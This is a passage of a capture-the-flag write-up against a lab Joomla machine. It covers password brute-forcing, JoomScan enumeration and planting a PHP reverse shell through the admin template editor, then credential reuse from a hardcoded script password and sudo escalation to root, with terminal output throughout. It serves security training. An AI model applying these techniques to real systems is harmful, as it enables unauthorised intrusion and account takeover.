13	password	200	15			348
14	account	200	28			349
15	address	200	15			349
16	Footer	200	18			349
17	Flower	200	23			349
18	Remember					
19	Articles					
20	Latest					
21	Popular					
22	Header					
23	Please					
24	website					

As the passlist is passed, the status code remains 303 until the password travel is inputted, the status code becomes 200 meaning that “travel” was the correct password.



We were able to successfully login as expected as admin.

v- JoomScan

```
sarjounradiyeh@kali: ~

  ____  ____  _____  _  _  ___  ___  ___  ___
 (_  _)(  _ )(  _  )( \/ )/ __)/ __)  /__\ (  \( )
  .-_)(   )(_)(  )(_)(  )  ( \__ \( (__  /(__)\  )  (
 \____) (____)(_____)(_/\/\_)(___/ \___)(__)(__)(_)\_)
                        (1337.today)

    --=[OWASP JoomScan
    +---++---=[Version : 0.0.7
    +---++---=[Update Date : [2018/09/23]
    +---++---=[Authors : Mohammad Reza Espargham , Ali Razmjoo
    --=[Code name : Self Challenge
    @OWASP_JoomScan , @rezesp , @Ali_Razmjo0 , @OWASP

Processing http://192.168.174.128/joomla ...



[+] FireWall Detector
[++] Firewall not detected

[+] Detecting Joomla Version
[++] Joomla 3.6.0

[+] Core Joomla Vulnerability
[++] Joomla! 3.4.4 < 3.6.4 - Account Creation / Privilege Escalation
CVE : CVE-2016-8870 , CVE-2016-8869
EDB : https://www.exploit-db.com/exploits/40637/

Joomla! Core Remote Privilege Escalation Vulnerability
CVE : CVE-2016-9838
EDB : https://www.exploit-db.com/exploits/41157/

Joomla! Core Security Bypass Vulnerability
CVE : CVE-2016-9081
https://developer.joomla.org/security-centre/661-20161003-core-account-modifications.html

Joomla! Core Arbitrary File Upload Vulnerability
CVE : CVE-2016-9836
https://developer.joomla.org/security-centre/665-20161202-core-shell-upload.html

Joomla! Information Disclosure Vulnerability
CVE : CVE-2016-9837
https://developer.joomla.org/security-centre/666-20161203-core-information-disclosure.html

PHPMailer Remote Code Execution Vulnerability
CVE : CVE-2016-10033
https://www.rapid7.com/db/modules/exploit/multi/http/phpmailer_arg_injection
https://github.com/opsxcq/exploit-CVE-2016-10033
```


Decided to use JoomScan (the WPscan equivalent for Joomla) to enumerate the site more before moving forward.

```
sarjounradiyeh@kali: ~

PPHPMailer Incomplete Fix Remote Code Execution Vulnerability
CVE : CVE-2016-10045
https://www.rapid7.com/db/modules/exploit/multi/http/phpmailer_arg_injection
EDB : https://www.exploit-db.com/exploits/40969/


[+] Checking Directory Listing
[++] directory has directory listing :
http://192.168.174.128/joomla/administrator/components
http://192.168.174.128/joomla/administrator/modules
http://192.168.174.128/joomla/administrator/templates
http://192.168.174.128/joomla/images/banners


[+] Checking apache info/status files
[++] Readable info/status files are not found

[+] admin finder
[++] Admin page : http://192.168.174.128/joomla/administrator/

[+] Checking robots.txt existing
[++] robots.txt is not found

[+] Finding common backup files name
[++] Backup files are not found

[+] Finding common log files name
[++] error log is not found

[+] Checking sensitive config.php.x file
[++] Readable config files are not found

[+] Enumeration component (com_ajax)
[++] Name: com_ajax
Location : http://192.168.174.128/joomla/components/com_ajax/
Directory listing is enabled : http://192.168.174.128/joomla/components/com_ajax/


[+] Enumeration component (com_banners)
[++] Name: com_banners
Location : http://192.168.174.128/joomla/components/com_banners/
Directory listing is enabled : http://192.168.174.128/joomla/components/com_banners/


[+] Enumeration component (com_contact)
[++] Name: com_contact
Location : http://192.168.174.128/joomla/components/com_contact/
```


```
sarjounradiyeh@kali: ~

[+] Enumeration component (com_content)
[++] Name: com_content
Location : http://192.168.174.128/joomla/components/com_content/
Directory listing is enabled : http://192.168.174.128/joomla/components/com_content/


[+] Enumeration component (com_contenthistory)
[++] Name: com_contenthistory
Location : http://192.168.174.128/joomla/components/com_contenthistory/
Directory listing is enabled : http://192.168.174.128/joomla/components/com_contenthistory/


[+] Enumeration component (com_finder)
[++] Name: com_finder
Location : http://192.168.174.128/joomla/components/com_finder/
Directory listing is enabled : http://192.168.174.128/joomla/components/com_finder/


[+] Enumeration component (com_mailto)
[++] Name: com_mailto
Location : http://192.168.174.128/joomla/components/com_mailto/
Directory listing is enabled : http://192.168.174.128/joomla/components/com_mailto/
Installed version : 3.1


[+] Enumeration component (com_media)
[++] Name: com_media
Location : http://192.168.174.128/joomla/components/com_media/
Directory listing is enabled : http://192.168.174.128/joomla/components/com_media/


[+] Enumeration component (com_newsfeeds)
[++] Name: com_newsfeeds
Location : http://192.168.174.128/joomla/components/com_newsfeeds/
Directory listing is enabled : http://192.168.174.128/joomla/components/com_newsfeeds/


[+] Enumeration component (com_search)
[++] Name: com_search
Location : http://192.168.174.128/joomla/components/com_search/
Directory listing is enabled : http://192.168.174.128/joomla/components/com_search/


[+] Enumeration component (com_users)
[++] Name: com_users
Location : http://192.168.174.128/joomla/components/com_users/
Directory listing is enabled : http://192.168.174.128/joomla/components/com_users/
```

We can see that using the command “joomscan --url http://192.168.174.128/joomla -ec --cookie joomla_user_state=logged_in” (I included the login cookie) that we gained some information on Joomla's version, pages to use and possible enumeration components. There are multiple CVE's we can look into later if needed as well as the administrator link provided (however we could already see that once logged in).


vi- Obtaining a Foothold




We immediately access the administrator joomla panel and sign-in with the credentials we found, and we are greeted by this page, joomla v3.6.5, and Extention updates are available. as administrator we can modify the templates to get a reverse shell. the default template is protostar so we'll modify it.




Lots extensions installed, some might have vulnerabilities.




We can see some details on what its running. PHP might be useful right now.





Since we're the admin user, we can create or modify templates.






Obtained a php reverse shell code from revshells made by pentest monkey and placed into a new file in the beez3 template called revshell.php





We opened the webpage after starting a listener



the page hanged and we have a foothold, we are now www-data.

vii- First flag

```
antoineabfaycal@kali: ~   antoineabfaycal@kali: ~
drwxr-xr-x 12 root     root     4096 Apr 15  2018 ..
-rw-------  1 www-data www-data  871 Apr 14 19:35 flag1.txt
drwxr-xr-x  9 root     root     4096 Apr 14 19:50 html
www-data@gamma:/var/www$ cat flag1.txt
cat flag1.txt
 ____          _   _                  _        ____       _          _
|  _ \ _ __   | | | |_   _ ___ ___ ___(_)_ __   |  _ )  __ _| |___ __(_)
| | | | '__| | |_| | | | / __/ __|/ _ \ | '_ \  | _ \ / _` | |/ / '__| |
| |_| | |_   |  _  | |_| \__ \__ \  __/ | | | | |_) | (_| |   <  |  | |
|____/|_(_)  |_| |_|\__,_|___/___/\___|_|_| |_| |____/ \__,_|_|\_\|  |_|

    .-""""""-.
   '          '.
  /   O      O   \
 :                :
 |                |
 : ',          ,' :
  \  '-......-'  /
   '.          .'
HB   '-......-'
Congradulations, this is one of the flags. The flag is: flag{eb65d1b53eb2b084984588441d2d4eaf}
There is another user (other than root on the machine), who is this user. He owns a Python file share script
that opens another door for you.
Dr. Hussein Bakri.
www-data@gamma:/var/www$
```

After searching around the directory we found our first flag that's in /var/www flag{eb65d1b53eb2b084984588441d2d4eaf}, we also got a clue on how to escalate privileges through a python file share script.

4- Privilege Escalation

```
www-data@gamma:/home$ ls -la
total 12
drwxr-xr-x  3 root root 4096 Nov 26 13:14 .
drwxr-xr-x 21 root root 4096 Nov 26 12:06 ..
drwxr-xr-x  2 root root 4096 May  5  2018 hussein
www-data@gamma:/home$ cd hussein/
www-data@gamma:/home/hussein$ ls -la
total 8
drwxr-xr-x 2 root root 4096 May  5  2018 .
drwxr-xr-x 3 root root 4096 Nov 26 13:14 ..
www-data@gamma:/home/hussein$ #SarjounRadiyeh
```

```
antoineabfaycal@kali: ~    antoineabfaycal@kali: ~
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:103:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:104:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:105:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:106:systemd Bus Proxy,,,:/run/systemd:/bin/false
Debian-exim:x:104:109::/var/spool/exim4:/bin/false
messagebus:x:105:110::/var/run/dbus:/bin/false
statd:x:106:65534::/var/lib/nfs:/bin/false
avahi-autoipd:x:107:113:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/bin/false
sshd:x:108:65534::/var/run/sshd:/usr/sbin/nologin
mysql:x:109:117:MySQL Server,,,:/nonexistent:/bin/false
hussein:x:1000:1000::/home/hussein:/bin/bash
```

We found another user named hussein the only other user on the machine, we're gonna try to escalate privileges to hussein.

```
www-data@gamma:/home/hussein$ find / -type f -name "*.py" -user hussein 2>/dev/null
/opt/scripts/fileshare.py
www-data@gamma:/home/hussein$ #SarjounRadiyeh
www-data@gamma:/home/hussein$
```

We can see that (using the command "find / -type f -name "*.py" -user hussein 2>/dev/null") that the file hinted at is fileshare.py.

```
www-data@gamma:/opt/scripts$ cat fileshare.py
#!/usr/bin/env python

import sys, paramiko

if len(sys.argv) < 5:
    print "args missing"
    sys.exit(1)

hostname = "localhost"
password = "bakri"
source = "/var/www/html/joomla"
dest = "/tmp/backup/joomla"

username = "hussein"
port = 22

try:
    t = paramiko.Transport((hostname, port))
    t.connect(username=username, password=password)
    sftp = paramiko.SFTPClient.from_transport(t)
    sftp.get(source, dest)

finally:
    t.close()

www-data@gamma:/opt/scripts$ #SarjounRadiyeh
www-data@gamma:/opt/scripts$ su hussein
Password:
hussein@gamma:/opt/scripts$ #SarjounRadiyeh
```

Reading the python script we can see that the password being used for SFTP is bakri which implies that the user's password is bakri, trying it proves us right!

```
hussein@gamma:~$ sudo -l

We trust you have received the usual lecture from the local System
Administrator. It usually boils down to these three things:

    #1) Respect the privacy of others.
    #2) Think before you type.
    #3) With great power comes great responsibility.

[sudo] password for hussein:
Matching Defaults entries for hussein on gamma:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User hussein may run the following commands on gamma:
    (ALL : ALL) ALL
hussein@gamma:~$ # SarjounRadiyeh
```

Using sudo -l, we find out that the user hussein can use the sudo command for anything… We can become the almighty root.

```
hussein@gamma:~$ sudo whoami
root
hussein@gamma:~$ sudo su
root@gamma:/home/hussein# whoami
root
root@gamma:/home/hussein# #SarjounRadiyeh
root@gamma:/home/hussein#
```

Using sudo su we can became root.

i- Root flag

```
root@gamma:~# cat flag.txt
 ____          _  _                  _          ____      _          _
|  _ \ _ __   | | |_   _ ___  ___  ___(_)_ __   |  _ )  __ _| |___ _(_)
| |_| | '__| | |_| | | | / __/ __|/ _ \ | '_ \  | _ \ / _` | |/ / '_| |
| |_| | |_   |  _  | |_| \__ \__ \  __/ | | | | | |_) | (_| |   <| | |
|____/|_(_)  |_| |_|\__,_|___/___/\___|_|_| |_| |____/ \__,_|_|\_\_| |_|

                    _____
                _.+sd$$$$$$$$$bs+._
             .+d$$$$$$$$$$$$$$$$$$$$$b+.
          .sd$$$$$$$P^*^T$$$P^*"*^T$$$$$bs.
       .s$$$$$$$$P*     `*' _._   `T$$$$$$$s.
      .s$$$$$$$$$P          ` :$;   T$$$$$$$$s.
     s$$$$$$$$$$;  db..+s.   `**'    T$$$$$$$$$s
    .$$$$$$$$$$$$'  `T$P*'             T$$$$$$$$$$.
    .$$$$$$$$$$$$P                      T$$$$$$$$$$.
    .$$$$$$$$$$$$$b                     `$$$$$$$$$$$.
    :$$$$$$$$$$$$$$$.                    T$$$$$$$$$$$;
    $$$$$$$$$P^*' :$$b.                  d$$$$$$$$$$$$
    :$$$$$$$P'      T$$$$bs._            :P'`*^T$$$$$$$;
    $$$$$$$P         `*T$$$$$b           '      `T$$$$$$
    :$$$$$$$b           `*T$$$s                    :$$$$$;
    :$$$$$$$$b.                                     $$$$$;
    $$$$$$$$$$$b.                                   :$$$$$$
    $$$$$$$$$$$$$bs.                               .$$$$$$$
    $$$$$$$$$$$$$$$$$bs.                          .d$$$$$$$$
    :$$$$$$$$$$$$$$P*"*T$$bs,._                 .sd$$$$$$$$$;
    :$$$$$$$$$$$$$P     TP^**T$bss++ .. _____ .. ++sd$$$$$$$$$$$$$;
    $$$$$$$$$$$$$b           `T$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$
    :$$$$$$$$$$$$$$b.           `*T$$P^*"*"*^^*T$$$$$$$$$$$$$;
     $$$b       `T$b+                          :$$$$$$$BUG$$
     :$P'         `"'                          ;$$$$$$$$$$$$;
      \                              ,._.     ;$$$$$$$$$$$$;
       \                           `*TP*     d$$P*******$
        \                                   :$$P'      /
         \                                 :dP'       /
          `.                              d$P       .'
BAKRI      `.                             ``      .'
             `-.                                .-'
                `-.                           .-'
                   `*+-._                _.-++*'
                        `"*-------*"'

Congratulations on reaching the root flag. Do not forget that you have also to deal with Goal 2 of the CTF.
The root flag is: flag{eb65d1b53eb2b084984588441d2d4eaf}.

Dr. Hussein Bakri
root@gamma:~# #SarjounRadiyeh
root@gamma:~#
```

We easily obtained the root flag which is flag{eb65d1b53eb2b084984588441d2d4eaf}, and a reminder to deal with goal 2 of the CTF.

Second Goal: Other Possible Attack Vectors

1- Crontab

```
antoineabfaycal@kali: ~   antoineabfaycal@kali: ~   antoineabfaycal@kali: ~   antoineabfaycal@kali: ~
-rw-r--r--  1 root root  102 Jun  7  2015 .placeholder

/var/spool/anacron:
total 20
drwxr-xr-x 2 root root 4096 Apr 15  2018 .
drwxr-xr-x 6 root root 4096 Apr 15  2018 ..
-rw------- 1 root root    9 May  5 13:38 cron.daily
-rw------- 1 root root    9 Apr 14 19:41 cron.monthly
-rw------- 1 root root    9 May  5 13:43 cron.weekly

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )


SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin
HOME=/root
LOGNAME=root

1       5       cron.daily      run-parts --report /etc/cron.daily
7       10      cron.weekly     run-parts --report /etc/cron.weekly
@monthly        15      cron.monthly    run-parts --report /etc/cron.monthly
```

We decided to start by checking crontab as we navigate to its directory.

```
hussein@gamma:/root$ ls -la /etc/cron*
-rwxrwxrwx 1 root root  721 May  5  2018 /etc/crontab

/etc/cron.d:
total 20
drwxr-xr-x  2 root root 4096 Apr 15  2018 .
drwxr-xr-x 95 root root 4096 Apr 24 10:23 ..
-rw-r--r--  1 root root  244 Dec 28  2014 anacron
